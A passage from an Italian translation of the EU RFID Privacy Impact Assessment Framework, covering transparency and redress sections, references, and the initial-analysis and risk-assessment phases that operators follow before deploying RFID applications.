Ciò può includere, ad esempio, clausole contrattuali, determinazioni dell'adeguatezza delle leggi sulla protezione dei dati, consenso e altre tecniche per legittimare l'accesso o il trasferimento.

PART C: RESPONSABILITÀ

Di nuovo, data la descrizione dell'Applicazione e la natura dell'elaborazione dei dati nella Parte A, la Parte C è progettata per affrontare la protezione dei dati, la privacy e le caratteristiche di sicurezza relative all'Applicazione per ridurre al minimo i potenziali rischi legati alla distribuzione dell'Applicazione, nell'area di responsabilità.
Questa sezione ha lo scopo di indirizzare la consapevolezza esterna sulle applicazioni RFID e di supportare la responsabilità generale e la conformità dell'operatore dell'applicazione RFID con il rapporto VdI e altri requisiti che possono essere applicati.
Il report o il modello VdI può fornire ulteriori dettagli in merito alle questioni di responsabilità relative al proprio settore o applicazione.
Questa sezione del rapporto VdI deve indirizzare le operazioni aziendali e i processi di conformità normativa gestiti dall'operatore dell'applicazione RFID.
Dovrebbe descrivere come vengono informati gli utenti sull'uso di un'applicazione RFID e come possono interagire con l'operatore dell'applicazione RFID per quanto riguarda l'applicazione RFID.

TRASPARENZA E INFORMAZIONI

POLITICA DELL'INFORMAZIONE PUBBLICATA

Il rapporto VdI dovrebbe descrivere la politica di informazione fornita per quanto riguarda l'applicazione RFID. Più in particolare, dovrebbe indicare se la politica informativa include i seguenti elementi:

- Identità e indirizzo dell'operatore dell'applicazione RFID.
- Scopo dell'applicazione RFID.
- Dati elaborati dall'applicazione RFID, in particolare se vengono elaborati dati personali e se le posizioni dei tag RFID verranno monitorate.
- Probabili effetti sulla privacy e sulla protezione dei dati, se esistenti, relativi all'uso dei tag RFID nell'applicazione RFID e alle misure che gli individui possono adottare per mitigare tali impatti.

AVVISO

Il rapporto VdI dovrebbe indicare come gli individui sono informati in modo conciso, accurato e facile da capire, della presenza di lettori RFID, dell'identità dell'operatore dell'applicazione RFID e di un punto di contatto per gli individui per ottenere la politica di informazione.
Per le applicazioni RFID utilizzate nel settore del commercio al dettaglio, il rapporto VdI dovrebbe anche indicare in che modo i singoli vengono informati della presenza di tag RFID immessi o incorporati nei prodotti.

ALTRI STAKEHOLDERS

Una sintesi della relazione della VdI o delle informazioni sull'analisi iniziale dovrebbe essere resa disponibile alle parti interessate o ai suoi rappresentanti che interagiscono o altrimenti coinvolti nell'applicazione RFID, in conformità con la legge applicabile.

METODI DI REDDITIVITÀ

Il rapporto VdI dovrebbe descrivere i seguenti metodi di ricorso e se e come sono resi disponibili:

- Entità legale (–ies) responsabile dell'operatore dell'applicazione RFID (può essere uno per ciascuna giurisdizione o area operativa).
- Punto/i di contatto della persona o dell'ufficio designato responsabile della revisione delle valutazioni e della continua adeguatezza delle misure tecniche e organizzative relative alla protezione dei dati personali e della privacy.
- Metodi di indagine (ad es. Metodi attraverso cui è possibile raggiungere l'Operatore dell'applicazione RFID per porre una domanda, effettuare una richiesta, presentare un reclamo

o esercitare un diritto).

- Metodi per opporsi al trattamento, per esercitare i diritti di accesso ai dati personali (compresa l'eliminazione e la correzione dei dati personali), per revocare il consenso, o per modificare i controlli e altre scelte riguardanti il trattamento dei dati personali, se richiesto o altrimenti fornito.
- Altri metodi di ricorso, se richiesti o altrimenti forniti.

REGOLAMENTO DELLA CONFORMITÀ

Inoltre, in questa sezione dovrebbe essere indicata la conformità normativa specifica per il settore e lo/gli Stato/i membro/i in cui sarà utilizzata l'applicazione RFID.
Ad esempio, l'operatore RFID deve verificare che l'applicazione RFID sia conforme alla Direttiva 95/46/CE e alla Direttiva 2009/136/CE, se applicabile.

CREAZIONE E AGGIORNAMENTI DELLA RELAZIONE VDI

La relazione della VdI dovrebbe indicare se si tratta di una VdI nuovo o rivisto, insieme a eventuali modifiche apportate da precedenti VdI, in conformità con le procedure interne documentate nella sezione 1.4.

PART D: ANALISI E RISOLUZIONE

Questa sezione della relazione sulla VdI dovrebbe indicare le determinazioni aziendali, di conformità o legali apportate riguardo all'applicazione RFID.

I fatti introdotti sull'applicazione RFID nelle parti A, B e C dovrebbero essere considerati per determinare l'impatto complessivo sulla privacy e la conformità dell'applicazione RFID.

L'operatore dell'applicazione RFID deve utilizzare le categorie seguenti per indicare le implicazioni sulla privacy e sulla protezione dei dati dell'applicazione RFID:

- Pronto per la distribuzione. L'applicazione RFID come descritta ed eventualmente mitigata fornisce pratiche, controlli e responsabilità adeguati.
- Non pronto per l'implementazione. L'applicazione RFID non è approvata per le operazioni nel suo stato attuale. Verrà sviluppato uno specifico piano di azioni correttive e verrà eseguita una nuova VdI sulla privacy per documentare se l'applicazione ha raggiunto uno stato approvabile.

Le applicazioni RFID con elevati livelli di privacy e implicazioni relative ai dati personali, che non dispongono di controlli e protezioni adeguati, dovrebbero essere classificate come "non pronte per l'implementazione".

La risoluzione (ad esempio, se l'applicazione RFID è pronta per l'implementazione o non è pronta per l'implementazione e, se è pronta per l'implementazione, a quale livello opera) dovrebbe essere associata alle seguenti informazioni:

- Nome della persona che firma la risoluzione.
- Titolo della persona.
- Data della risoluzione.

La procedura di approvazione interna, compresi i criteri come le fasi successive, i tempi e le firme richieste, dovrebbe essere documentata nelle Procedure interne descritte nella Sezione 1.4.

Il rapporto VdI firmato che contiene una risoluzione approvata, escludendo le informazioni proprietarie non pertinenti alla VdI, dovrebbe essere messo a disposizione dell'autorità competente almeno 6 settimane prima della distribuzione.

La presente relazione è fornita lasciando impregiudicati gli obblighi stabiliti dalla direttiva 95/46/CE per i responsabili del trattamento dei dati, in particolare l'obbligo indipendente di notifica all'autorità competente come descritto nella sezione IX della direttiva 95/46/CE.

9.10. DISPOSIZIONE FINALE

Il Framework VdI avrà effetto non oltre 6 mesi dopo la pubblicazione e l'approvazione da parte del Gruppo di lavoro sulla protezione dei dati Art. 29.
Per le applicazioni RFID in vigore prima che il Framework VdI abbia effetto, il Framework VdI si applicherà solo quando le condizioni sono soddisfatte per documentare una VdI nuovo o rivisto in conformità con la Sezione 1.4 (b) della VdI Framework

9.11. APPENDICE A: REFERENZE

This Section provides references to formal documents used to help develop the Framework.

- "Commission Recommendation on the implementation of privacy and data protection principles in Applications supported by radio–frequency identification," Commission of the European Communities, 12 May 2009, C(2009) 3200, available at http://ec.europa.eu/information_society/policy/rfid/documents/recommendationonrfid2009.pdf
- "Commission staff working document accompanying the Commission Recommendation on the implementation of privacy and data protection principles in applications supported by radio frequency identification," Summary of the Impact Assessment, Commission of the European Communities, 12 May 2009, SEC(2009) 586, available at http://ec.europa.eu/information_society/policy/rfid/documents/recommendationonrfid200i9impa ct.pdf
- "Working document on data protection issues related to RFID technology," Article 29 Data Protection Working Party, 19 January 2005, 10107/05/EN ***WP105***, available at http://ec.europa.eu/justice_home/fsj/privacy/docs/wpdocs/2005/wp105_en.pdf
- "Opinion 4/2007 on the concept of personal data," Article 29 Data Protection Working Party, 20 June 2007, 01248/07/EN ***WP136***, available at http://ec.europa.eu/justice_home/fsj/privacy/docs/wpdocs/2007/wp136_en.pdf
- "Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995 on the protection of Individuals with regard to the processing of personal data and on the free movement of such data," Official Journal of the European Communities, 23 November 1995, L 281/31, available at http://ec.europa.eu/justice_home/fsj/privacy/docs/95–46–ce/dir1995– 46_part1_en.pdf
- "Directive 2002/58/EC of the European Parliament and of the Council of 12 July 2002 concerning the processing of personal data and the protection of privacy in the electronic communications sector (Directive on privacy and electronic communications)," Official Journal of the European Communities, 31 July 2002, L 201/37, available at
- http://eur–lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2002:201:0037:0047:EN:PDF
- "Directive 2006/24/EC of the European Parliament and of the Council of 15 March 2006 on the retention of data generated or processed in connection with the provision of publicly available electronic communications services or of public communications networks and amending Directive 2002/58/EC," Official Journal of the European Union, 13 April 2006, L 105/54, available at
- http://eur–lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2006:105:0054:0063:EN:PDF
- "Directive 2009/136/EC of the European Parliament and of the Council of 25 November 2009 amending Directive 2002/22/EC on universal service and users' rights relating to electronic communications networks and services, Directive 2002/58/EC concerning the processing of personal data and the protection of privacy in the electronic communications sector and Regulation (EC) No 2006/2004 on cooperation between national authorities responsible for the enforcement of consumer protection laws," Official Journal of the European Union, 18 December 2009, *L* 337/11, available at
- http://eur–lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0011:0036:EN:PDF
- "Status of Implementation of Directive 95/46 on the protection of Individuals in regards to the Processing of Personal Data," available at http://ec.europa.eu/justice_home/fsj/privacy/law/implementation_en.htm

10. VDI DEI DATI PER APPLICAZIONI RFID

10.1. INTRODUZIONE

La Commissione europea ("la Commissione") ha emanato una Raccomandazione in data 12 maggio 2009 sull'applicazione dei principi di protezione della privacy e dei dati nelle Applicazioni supportate dall'identificazione a radiofrequenza ("Raccomandazione RFID").

In tale raccomandazione, la Commissione ha stabilito l'obbligo di approvazione da parte del gruppo di lavoro sulla protezione dei dati ai sensi dell'art. 29 di un quadro predisposto dall'industria per le valutazioni dell'impatto sulla riservatezza dei dati personali e sulla riservatezza delle applicazioni RFID.

Queste valutazioni vengono comunemente definite VdI sulla privacy. Questa VdI Framework dell'applicazione RFID ("il Framework") risponde a tale requisito.

I vantaggi della conduzione della VdI per applicazioni RFID sono numerosi.

Questi includono aiutare l'operatore dell'applicazione RFID:

- stabilire e mantenere la conformità alle leggi e ai regolamenti sulla privacy e sulla protezione dei dati;
- gestire i rischi per la sua organizzazione e per gli utenti dell'applicazione RFID (sia sulla privacy sia sulla conformità alla protezione dei dati e dal punto di vista della percezione pubblica e della fiducia dei consumatori); e
- fornire benefici pubblici alle applicazioni RFID valutando al tempo stesso il successo della privacy mediante sforzi di progettazione nelle prime fasi della specifica o del processo di sviluppo.

Il processo VdI si basa su un approccio di gestione dei rischi in materia di privacy e protezione dei dati, incentrato principalmente sull'attuazione della raccomandazione RFID dell'UE e coerente con il quadro giuridico e le migliori prassi dell'UE.

Il processo VdI è progettato per aiutare i gestori di applicazioni RFID a scoprire i rischi per la privacy associati a un'applicazione RFID, a valutarne la verosimiglianza e a documentare le misure adottate per fronteggiare tali rischi.

Questi impatti (se presenti) potrebbero variare in modo significativo, a seconda della presenza o della mancanza di elaborazione delle informazioni personali da parte dell'applicazione RFID.

Il quadro VdI fornisce orientamenti ai gestori di applicazioni RFID sui metodi di valutazione del rischio, comprese misure adeguate a mitigare qualsiasi probabile protezione dei dati o impatto sulla privacy in modo efficiente, efficace e proporzionato.

Infine, il VdI Framework è sufficientemente generale per essere applicabile a tutte le applicazioni RFID, pur consentendo di affrontare particolarità e specificità a livello settoriale o di tipo applicativo.

Il VdI Framework fa parte del contesto di altre garanzie di informazione, gestione dei dati e standard operativi che forniscono buoni strumenti di governance dei dati per RFID e altre applicazioni.

Il quadro attuale potrebbe essere utilizzato come base per lo sviluppo di modelli VdI basati sul settore, settoriali e / o basati su applicazioni.

Come nell'attuazione di qualsiasi documento teorico, il quadro normativo può richiedere un chiarimento della sua applicazione dei termini, nonché orientamenti su pratiche che dovrebbero essere basate sull'esperienza pratica, che possono essere d'aiuto nella sua attuazione.

CONCETTI CHIAVE

Esistono numerosi concetti chiave utilizzati nel Framework che meritano una descrizione.

La tecnologia RFID è una tecnologia che utilizza le onde elettromagnetiche per comunicare con i tag RFID, con la possibilità di leggere i numeri di identificazione univoci dei tag RFID o forse altre informazioni memorizzate in essi.

I tag RFID sono generalmente di piccole dimensioni e possono assumere molte forme, ma sono spesso composti da memorie elettroniche leggibili e forse scrivibili e antenne. I lettori RFID sono utilizzati per leggere le informazioni sui tag RFID.

Le applicazioni RFID elaborano le informazioni sviluppate attraverso l'interazione di tag RFID e lettori RFID.

Tali applicazioni sono gestite da uno o più operatori di applicazioni RFID e sono supportate da sistemi di back–end e infrastrutture di comunicazione in rete.

Se un Operatore dell'applicazione RFID effettua determinazioni relative alla raccolta o all'utilizzo di dati personali, il suo ruolo potrebbe essere simile a quello del TdT ai sensi della Direttiva 95/46/CE e sarebbe descritto come persona fisica o giuridica, autorità pubblica, agenzia o qualsiasi altro organismo che, da solo o in collaborazione con altri, determina gli scopi e i mezzi di gestione di un'applicazione RFID che ha impatti o informazioni personali.

Nel contesto della tecnologia RFID, si applica la seguente tassonomia:

- Una VdI sulla privacy è un processo mediante il quale viene fatto uno sforzo cosciente e sistematico per valutare l'impatto sulla privacy e sulla protezione dei dati di una specifica applicazione RFID al fine di intraprendere azioni appropriate per prevenire o almeno minimizzare tali impatti.
- Il Framework identifica gli obiettivi delle Applicazioni RFID VdI, le componenti delle Applicazioni RFID da prendere in considerazione durante le VdI, e la struttura e il contenuto comuni dei Rapporti VdI delle Applicazioni RFID.
- Un rapporto VdI è il documento risultante dal processo VdI messo a disposizione delle autorità competenti.

  Le informazioni proprietarie e di sicurezza possono essere rimosse dai Rapporti VdI prima che i Rapporti vengano forniti esternamente (ad es. Alle autorità competenti) a condizione che le informazioni non siano specificamente pertinenti per la privacy e le implicazioni sulla protezione dei dati.

  Il modo in cui le VdI dovrebbe essere reso disponibile (ad es., su richiesta o meno) sarà determinato dagli stati membri.

  In particolare, può essere preso in considerazione l'uso di categorie speciali di dati, nonché altri fattori come la presenza di un RPD.
- I modelli VdI possono essere sviluppati sulla base del Framework per fornire formati specifici per l'industria, basati su applicazioni o altri specifici per le relazioni sulla VdI.

Questi e altri termini, come Utenti e Individuali, sono ai fini di questo VdI Framework, descritto anche nell'Appendice B: Glossario.

I termini della direttiva 95/46/CE relativi alla protezione dei dati sono inclusi per riferimento.

L'esecuzione e la segnalazione, ove appropriato, delle VdI sono in aggiunta ad altri obblighi che gli Operatori dell'applicazione RFID possono avere in base a specifiche leggi, regolamenti e altri accordi vincolanti applicabili.

PROCEDURE INTERNE

Gli operatori delle applicazioni RFID devono disporre di proprie procedure interne per supportare l'esecuzione delle VdI, come ad esempio:

- Pianificazione del processo VdI in modo che vi sia tempo sufficiente per apportare eventuali modifiche necessarie all'applicazione RFID e rendere disponibile il rapporto VdI alle autorità competenti almeno sei settimane prima del dispiegamento.
- Revisione interna del processo VdI (compresa l'analisi iniziale) e relazioni VdI per coerenza con altra documentazione relativa all'applicazione RFID, come documentazione di sistema, documentazione del prodotto ed esempi di confezionamento del prodotto e implementazione di tag RFID.

  La revisione interna dovrebbe fornire un ciclo di feedback per affrontare gli impatti raccolti dopo l'implementazione dell'applicazione e per tenere conto dei risultati di precedenti VdI.
- Compilazione di artefatti di supporto (che possono includere risultati di revisioni di sicurezza, progetti di controlli e copie di notifiche) come prova che l'Operatore dell'applicazione RFID ha soddisfatto tutti gli obblighi applicabili.
- Determinazione delle persone e / o delle funzioni all'interno dell'organizzazione che hanno l'autorità per le azioni rilevanti durante il processo delle VdI (ad esempio, completamento dell'analisi iniziale VdI e relazione VdI, firma del rapporto VdI, mantenimento dei documenti applicabili e qualsiasi separazione dei compiti per queste funzioni).
- Fornitura di criteri su come valutare e documentare se l'Applicazione è pronta o non pronta per l'implementazione coerente con il Framework e qualsiasi Template VdI pertinente.
- Considerazione / identificazione di fattori che richiederebbero un rapporto VdI nuovo o rivisto è giustificato.

  I criteri dovrebbero includere: cambiamenti significativi nell'applicazione RFID, come cambiamenti materiali che si espandono oltre gli scopi originali (ad es. scopi secondari); tipi di informazioni trattate; usi delle informazioni che indeboliscono i controlli impiegati; violazione imprevista dei dati personali1 con impatto determinante e che non faceva parte dei rischi residui dell'applicazione identificata dalla prima VdI; definizione di un periodo di revisione regolare; rispondere a un feedback o un'inchiesta sostanziale o significativa da

parte degli stakeholder interni o esterni; o cambiamenti significativi nella tecnologia con le implicazioni sulla privacy e sulla protezione dei dati per l'applicazione RFID in gioco. I cambiamenti materiali che limiterebbero la portata della raccolta o dell'uso non innescherebbero di per sé la necessità di una VdI riveduto.

Durante tutta la vita dell'applicazione RFID, un rapporto VdI nuovo o rivisto sarebbe giustificato se l'applicazione RFID cambia di livello come descritto nella sezione Analisi iniziale.

- Consultazione delle parti interessate. I pareri e i feedback delle parti interessate relative all'applicazione RFID in esame dovrebbero essere considerati adeguatamente come parte della revisione della VdI di potenziali preoccupazioni e problemi.

  Le consultazioni dovrebbero essere appropriate alla scala, all'ambito, alla natura e al livello dell'applicazione RFID.

  All'interno delle aziende, le persone sono designate con la responsabilità di supervisionare e assicurare la privacy organizzativa o dipartimentale.

  Questi individui sono partecipanti essenziali al processo di VdI nella misura in cui sono coinvolti nelle specifiche Applicazioni RFID o nella loro supervisione.

  I dipendenti con conoscenza delle discipline tecniche, di marketing e di altro tipo possono anche essere necessari partecipanti al processo, a seconda della natura dell'applicazione RFID e della loro relazione con esso.

  Gli operatori RFID possono disporre di meccanismi di consultazione mediante i quali le parti interessate esterne, siano essi individui, organizzazioni o autorità, possono interagire con esse e fornire feedback.

  Per quanto è appropriato, l'operatore RFID dovrebbe utilizzare meccanismi di consultazione per ottenere input dai gruppi che rappresentano le persone la cui privacy sarà direttamente influenzata dalle proposte, ad es. dipendenti e clienti dell'operatore RFID.

---

[1] *In this case the applicable definition shall be the one provided in the directive 2009/136/EC amending directive 2002/58 see page 29* *http://eur–lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0011:0036:EN:PDF*

10.2. I PROCESSI VDI

Lo scopo del Framework è fornire una guida agli Operatori di Applicazioni RFID per condurre le VdI su specifiche Applicazioni RFID, come richiesto nella Raccomandazione, e per definire la struttura organizzativa comune e le categorie di contenuti delle Relazioni VdI in cui i risultati di tali VdI hanno essere documentato.

Inoltre, poiché molti operatori di applicazioni RFID in determinati settori possono prendere in considerazione le stesse o simili applicazioni RFID, il Framework fornisce una base per lo sviluppo di modelli VdI per particolari applicazioni o settori industriali.

I modelli VdI possono aiutare questi settori a condurre le VdI e produrre i rapporti VdI risultanti per queste applicazioni RFID simili in modo più efficiente[2].

Poiché le applicazioni RFID comuni possono essere offerte in un certo numero di Stati membri, il Framework è progettato per armonizzare i requisiti per gli operatori di applicazioni RFID coerenti con le leggi, i regolamenti, le migliori pratiche e altri accordi vincolanti locali.

Il Framework affronta il processo per condurre le VdI delle Applicazioni RFID prima della distribuzione e specifica lo scopo dei Rapporti VdI risultanti.[3]

Gli Operatori di Applicazioni RFID devono sviluppare una VdI per ogni applicazione RFID che operano.

Se distribuiscono diverse applicazioni RFID correlate (potenzialmente nello stesso contesto o presso le stesse premesse), possono creare un rapporto VdI se i limiti e le differenze delle Applicazioni sono esplicitamente descritti nel Report VdI.

Se gli Operatori di Applicazioni RFID riutilizzano un'applicazione RFID allo stesso modo per più prodotti, servizi o processi, possono creare un report VdI per tutti i prodotti, servizi o processi simili (ad esempio, un produttore di auto che utilizza gli stessi meccanismi antifurto in tutte le auto e alle stesse condizioni di servizio).

L'esecuzione e la segnalazione, ove appropriato, delle VdI sono in aggiunta ad altri obblighi che gli Operatori dell'applicazione RFID possono avere in base a specifiche leggi, regolamenti e altri accordi vincolanti applicabili.

[2] *The concept of mutual or multiple recognition across entities and sectors for the deployment of previously vetted RFID Applications should be explored.*
[3] *Point 5 (a) of the European Commission Recommendation of May 2009 on the implementation of privacy and data protection principles in Applications supported by radiofrequency identification C(2009) 3200 final.*

Il processo VdI ha due fasi:

1. Fase di analisi iniziale: l'operatore dell'applicazione RFID seguirà i passaggi descritti in questa sezione per determinare:
   a) se è richiesta o meno una VdI della sua domanda RFID; e
   b) se è richiesto una VdI completo o su piccola scala.
2. Fase di valutazione del rischio: delinea i criteri e gli elementi delle VdI complete e su piccola scala.

FASE DI ANALISI INIZIALE

Come prerequisito per la realizzazione di una VdI per un'applicazione specifica, ciascuna organizzazione deve capire come implementare tale processo in base alla natura e alla sensibilità dei dati trattati, alla natura e al tipo di trattamento o alla gestione delle informazioni in cui opera, e il tipo di applicazione RFID in questione.

Per quelle organizzazioni che potrebbero già avere processi di valutazione del rischio per la privacy in atto per altre applicazioni, i criteri di classificazione e le fasi del processo dovrebbero aiutarli a mappare i loro processi VdI esistenti a questo Framework.

Per condurre la valutazione iniziale, un operatore dell'applicazione RFID deve passare attraverso l'albero decisionale illustrato nella Figura 1.

Ciò aiuterà il gestore dell'applicazione RFID a determinare se e in che misura una VdI sia necessario per l'applicazione RFID in questione.

Il livello risultante nella fase di analisi iniziale aiuta a determinare il livello di dettaglio necessario nella valutazione del rischio (ad esempio, una scala completa o una VdI su piccola scala).

Questa analisi iniziale deve essere documentata e resa disponibile alle autorità di protezione dei dati su richiesta. Per le linee guida sulla documentazione, vedere l'allegato I.

VDI SU LARGA SCALA

Per le applicazioni che sono determinate come livello 2 o livello 3 dalla fase di analisi iniziale nella sezione 2.1 è necessario una VdI completa.

Esempi di applicazioni che richiedono una VdI completo includono applicazioni che elaborano informazioni personali (livello 2) o in cui il tag RFID contiene dati personali (livello 3).

Sebbene sia il Livello 2 sia il Livello 3 determinano una VdI a fondo scala, identificano diversi ambienti di rischio e in quanto tali avranno strategie di mitigazione diverse.

Ad esempio, le applicazioni di livello 2 possono disporre di controlli per proteggere i dati di back–end mentre le applicazioni di livello 3 possono disporre di controlli per proteggere sia i dati di back–end che i dati dei tag.

L'industria può perfezionare ulteriormente questi livelli e il modo in cui influiscono sul processo VdI con ulteriore esperienza.

Poiché l'Applicazione elabora i dati personali, è necessaria una valutazione del rischio altamente dettagliata (scala completa) per garantire che le mitigazioni siano ben elaborate ciò consentirà al gestore dell'applicazione RFID di identificare i rischi rilevanti e sviluppare controlli appropriati.

In questo contesto, gli operatori dovrebbero anche considerare se le informazioni del Tag RFID possono essere utilizzate oltre lo scopo o il contesto iniziale compreso dal singolo, in particolare se può essere utilizzato per elaborare o collegare a dati personali e se una nuova analisi VdI è dovrebbero essere impiegati controlli giustificati o altri controlli attenuanti


VDI SU PICCOLA SCALA

Le VdI su piccola scala segue lo stesso processo delle VdI su larga scala, ma dato il profilo di rischio più basso una VdI su piccola scala è più ristretto per portata e livello di dettaglio sia nella richiesta che nel report rispetto a una VdI completo.

Le VdI su piccola scala sono rilevanti per le applicazioni di livello 1.

Mentre una VdI su piccola scala segue un processo simile alla VdI su larga scala, poiché i rischi rilevanti di un'applicazione di Livello 1 sono inferiori al Livello 2 o Livello 3, i controlli richiesti e la documentazione corrispondente nel Report VdI sono semplificati

Figura 1: Albero decisionale se e con quale livello di dettaglio condurre una VdI



FASE DI VALUTAZIONE DEL RISCHIO

L'obiettivo di una valutazione del rischio è identificare i rischi per la privacy causati da un'applicazione RFID (idealmente in una fase iniziale dello sviluppo del sistema) e documentare come questi rischi siano mitigati proattivamente attraverso controlli tecnici e organizzativi.

In questo modo una VdI svolge un ruolo importante nella conformità e nei requisiti legali della privacy (Direttiva 95/46) ed è una misura mediante la quale giudichiamo l'efficacia delle procedure di mitigazione.

Per risparmiare tempo e costi, si consiglia di eseguire questa fase di valutazione del rischio molto prima che vengano prese le decisioni finali sull'architettura di un'applicazione RFID in modo che le strategie tecniche di mitigazione della privacy possano essere incorporate nella progettazione del sistema e non devono essere "imbullonate" successivamente.

Un processo di valutazione del rischio generalmente considera in prima istanza i rischi di un'applicazione RFID in termini di probabilità di accadimento e di entità delle loro conseguenze.

Gli operatori delle applicazioni RFID sono invitati a utilizzare gli obiettivi sulla privacy della direttiva UE come punto di partenza per la loro valutazione del rischio (cfr. allegato II).

I rischi per la privacy potrebbero essere elevati, poiché l'implementazione dell'applicazione RFID potrebbe essere soggetta a attacchi dannosi o perché non esistono controlli di privacy organizzativi o ambientali.

I rischi per la privacy possono anche essere piccoli, semplicemente perché la loro presenza è improbabile nell'ambiente o nell'organizzazione in questione, o perché l'applicazione RFID è già configurata in un modo altamente compatibile con la privacy.

Il processo VdI mira a considerare tutti i potenziali rischi e quindi a riflettere sulla loro portata, probabilità e potenziale mitigazione.

Il risultato di questa riflessione è l'identificazione di quei rischi per la privacy che sono veramente rilevanti per l'implementazione RFID dell'organizzazione e che devono essere mitigati attraverso controlli efficaci.

Il processo VdI (come visualizzato nella figura 2) richiede a qualsiasi operatore dell'applicazione RFID:

1. Descrivi l'applicazione RFID;
2. Identificare ed elencare come l'applicazione RFID in esame potrebbe minacciare la privacy e stimare l'entità e la probabilità di tali rischi;

3. Documentare i controlli tecnici e organizzativi attuali e proposti per mitigare i rischi identificati; e
4. Documentare la risoluzione (risultati dell'analisi) relativa all'applicazione.

PASSO 1: RAPPRESENTAZIONE DELL'APPLICAZIONE

La rappresentazione dell'applicazione dovrebbe fornire un'immagine completa dell'applicazione, del suo ambiente e dei confini del sistema.
Vengono descritti il design dell'applicazione, le interfacce adiacenti con altri sistemi e i flussi di informazioni.
I diagrammi del flusso di dati che mostrano l'elaborazione di dati primari e secondari sono consigliati per visualizzare i flussi di informazioni, anche le strutture dei dati devono essere documentate, in modo che i potenziali collegamenti possano essere analizzati.
L'allegato I riassume gli elementi che caratterizzano un'applicazione RFID ai fini della conduzione di una VdI.
Inoltre, si raccomandano le informazioni relative all'ambiente operativo e strategico dell'applicazione, ciò può includere la missione immediata a più lungo termine del sistema, le parti interessate nella raccolta di informazioni, i requisiti funzionali, tutti i potenziali utenti e una descrizione dell'architettura e dei flussi di dati dell'applicazione RFID (in particolare, interfacce con sistemi esterni che potrebbero elaborare dati personali).

PASSO 2: IDENTIFICAZIONE DEI RISCHI

L'obiettivo di questo passaggio è identificare condizioni che potrebbero minacciare o compromettere i dati personali utilizzando la direttiva UE come guida per importanti marchi di garanzia degli obiettivi di privacy da proteggere.

I rischi possono essere correlati ai componenti dell'applicazione RFID, alle sue operazioni (infrastruttura di raccolta, archiviazione e elaborazione) e all'ambiente di elaborazione e condivisione dei dati in cui è incorporato.

Un elenco di potenziali rischi per la privacy può essere trovato nell'allegato III, servono da guida per un'identificazione sistematica dei potenziali rischi che minacciano gli obiettivi della direttiva UE (allegato II).

Oltre all'identificazione dei rischi, una VdI richiede una quantificazione relativa di questi rischi.

Un Operatore dell'Applicazione RFID deve considerare, in base ai principi di proporzionalità e in termini ragionevoli, la probabilità che si verifichino rischi per la privacy.


I rischi possono verificarsi dall'interno e, ove giustificato, al di fuori della specifica Applicazione RFID a portata di mano; tali rischi possono essere derivati sia dagli usi probabili sia dai possibili abusi delle informazioni, e in particolare se i Tag RFID utilizzati all'interno dell'applicazione RFID rimangono operativi una volta in possesso di individui.

La valutazione del rischio richiede la valutazione dei rischi applicabili dal punto di vista della privacy; l'operatore RFID dovrebbe considerare:

1. La rilevanza di un rischio e la probabilità del suo verificarsi.
2. L'entità dell'impatto in caso di rischio.

Il livello di rischio risultante può quindi essere classificato come basso, medio o alto.

Un rischio che ha causato un argomento principale di dibattito è che i tag RFID potrebbero essere utilizzati per la profilazione e/o il tracciamento di individui.



In questo caso, le informazioni del Tag RFID, in particolare il suo identificatore (s), verrebbero utilizzate per identificare un particolare individuo.

I rivenditori che passano tag RFID ai clienti senza disattivarli o rimuoverli automaticamente alla cassa potrebbero involontariamente attivare questo rischio.

Una domanda chiave, tuttavia, è se questo rischio è probabile e concretamente si concretizza in un rischio non eliminabile o meno.

Secondo il punto 11 della raccomandazione RFID, i dettaglianti devono disattivare o rimuovere i tag di punto vendita utilizzati nella loro applicazione a meno che i consumatori, dopo essere stati informati della politica in conformità con il presente Framework, acconsentano a mantenere operativi i tag.

I rivenditori non sono tenuti a disattivare o rimuovere i tag se il report VdI stabilisce che i tag utilizzati in un'applicazione di vendita al dettaglio, rimarrebbero operativi dopo che il punto di vendita, non rappresenta una potenziale minaccia per la privacy o la protezione dei dati personali come indicato nel punto 12 della stessa Raccomandazione.

La disattivazione dei tag deve essere intesa come qualsiasi processo che interrompe quelle interazioni di un tag con il suo ambiente che non richiedono il coinvolgimento attivo del consumatore.

I modelli specifici del settore che devono essere sviluppati nel tempo sulla base di questo quadro e per l'uso in diversi settori possono informare l'identificazione del rischio in modo più dettagliato.

PASSO 3: IDENTIFICAZIONE E RACCOMANDAZIONE DI CONTROLLI

L'obiettivo di questo passaggio è analizzare i controlli che sono stati implementati o pianificati per l'implementazione, per minimizzare, mitigare o eliminare i rischi per la privacy identificati.

I controlli sono di natura tecnica o non tecnica.

I controlli tecnici sono incorporati nell'applicazione attraverso scelte architettoniche o politiche tecnicamente applicabili, ad es. impostazioni predefinite, meccanismi di autenticazione e metodi di crittografia.
